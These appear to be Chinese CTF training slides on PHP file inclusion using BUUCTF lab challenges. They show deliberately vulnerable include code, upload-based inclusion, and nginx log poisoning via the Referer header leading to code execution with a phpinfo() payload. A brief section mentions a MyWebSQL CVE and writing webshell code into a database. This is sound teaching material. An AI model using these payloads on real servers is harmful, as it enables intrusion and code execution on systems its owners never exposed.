

文件包含

北京联合大学 glzjin

能力要求

- 了解常见的文件包含点
- 会基本利用文件包含点，包括伪协议等

成因

```
1  <?php
2  /** Created by PhpStorm. ...*/
8
9  $_GET['file'] = "13_2.php";
10 require_once $_GET["file"];
11 // include $_GET["file"];
```


- 被包含的文件如果含有 <?php <? 等 php 头，里面的 php 代码就会被执行。

常见可在服务器上生成文件的功能

- 文件上传
- 服务器日志 (/var/log/apache2/access.log 等)
- 程序本身的自带备份功能 (MyWebSQL 等)

BUU UPLOAD COURSE 1

- 观察地址，有 file 参数，指向 upload.php。




BUU UPLOAD COURSE 1

- 上传的文件保存到的文件名随机，后缀都会被改成 jpg



BUU UPLOAD COURSE 1

- 将 file 参数改为这个路径，即可将这个文件包含进来，使其作为 php 文件执行



BUU LFI COURSE 1

- 无上传点，使用服务器日志包含。




```
<?php
/**
 * Created by PhpStorm.
 * User: jinzhao
 * Date: 2019/7/9
 * Time: 7:07 AM
 */

highlight_file(__FILE__);

if(isset($_GET['file'])) {
    $str = $_GET['file'];
    include $_GET['file'];
}
```


BUU LFI COURSE 1


- `/?file=/var/log/nginx/access.log`



```
1 <code><span style="color: #000000">
2 <span style="color: #0000BB"><?php<br /></span><span style="color: #FF8000">/**<br /></span><span style="color: #0000BB">highlight_file</span><span style="color:
3 </span><span style="color: #DD0000">'file'</span><span style="color: #007700">]</span><span style="color: #0000BB">$str</span><span style="color:
4 </code>172.2.0.5 - - [09/Oct/2019:01:33:48 +0000] "GET / HTTP/1.1" 200 1198 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90
5 Safari/537.36"
6 172.2.0.5 - - [09/Oct/2019:01:33:48 +0000] "GET /favicon.ico HTTP/1.1" 200 1198 "http://2942b47d-b029-487a-8dd1-3d7b5b1208c4.node2.buuj.cn.wetolink.com:82/" "Mozilla/5.0 (Macintosh;
7 Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36"
8 172.2.0.5 - - [09/Oct/2019:01:35:07 +0000] "GET /?file=/var/log/nginx/access.log HTTP/1.1" 200 1675 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like
9 Gecko) Chrome/77.0.3865.90 Safari/537.36"
```



BUU LFI COURSE 1

- 尝试修改 Referer 头来在日志里插入不被转义的内容。



BUU LFI COURSE 1

- 再次包含日志文件并加上 glzjin 参数即可 RCE。
- `/?file=/var/log/nginx/access.log&glzjin=phpinfo();`



```
<?php
/**
 * Created by PhpStorm.
 * User: jinzhaohao
 * Date: 2019/7/9
 * Time: 7:07 AM
 */

highlight_file(__FILE__);

if(isset($_GET['file'])) {
    $str = $_GET['file'];
    include $str;
}
```

172.2.0.5 -- [09/Oct/2019:01:33:48 +0000] "GET / HTTP/1.1" 200 1198 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36" 172.2.0.5 -- [09/Oct/2019:01:33:48 +0000] "GET /favicon.ico HTTP/1.1" 200 1198 "http://2942b47d-b029-487a-8dd1-3d7b5b1208c4.node2.buuoj.cn.wetolink.com:82/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36" 172.2.0.5 -- [09/Oct/2019:01:35:07 +0000] "GET /?file=/var/log/nginx/access.log HTTP/1.1" 200 1675 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36" 172.2.0.5 -- [09/Oct/2019:01:35:12 +0000] "GET /?file=/var/log/nginx/access.log HTTP/1.1" 200 1902 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36" 172.2.0.5 -- [09/Oct/2019:01:37:47 +0000] "GET / HTTP/1.1" 200 1198 "

Warning: Use of undefined constant glzjin - assumed 'glzjin' (this will throw an Error in a future version of PHP) in `/var/log/nginx/access.log` on line 5

PHP Version 7.3.5	
System	Linux 7071c90863cd 4.15.0-52-generic #56-Ubuntu SMP Tue Jun 4 22:49:08 UTC 2019 x86_64
Build Date	May 11 2019 03:16:59
Configure Command	./configure '--build=x86_64-linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-musl'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS

StarCTF 2019-mywebsql

- 本题无复现环境。其实也不是文件包含，但挺有意思，也是个思路，在这里一起分享了。
- <https://www.zhaoj.in/read-5479.html>



StarCTF 2019-mywebsql

- <https://nvd.nist.gov/vuln/detail/CVE-2019-7731>

全部

新聞

地圖

圖片

影片

更多

設定

工具

約 157,000 項搜尋結果 (0.29 秒)

CVE-2019-7731 MyWebSQL 安全漏洞-漏洞情报、漏洞详情、安全漏洞 ...

<https://www.anquanke.com/vul/id/1480818> ▼ 轉為繁體網頁

2019年2月11日 - MyWebSQL 安全漏洞MyWebSQL是Samnan ur Rehman软件开发者的一款基于Web的MySQL数据库管理客户端。 MyWebSQL 3.7版本中存在 ...


MyWebSQL安全漏洞- 安全公告- 杭州迪普科技股份有限公司

www.dptech.com/index.php?m=content&c=index&a=show&catid=75&id...

漏洞发现时间：. 2019-02-11. 漏洞编号：. CVE-2019-7731. 危险等级：. 中危. 受影响软件：. MyWebSQL 3.7. 漏洞描述：. MyWebSQL是一个采用PHP语言编写的 ...

StarCTF 2019-mywebssl

- 往数据库里写 Webshell Code。



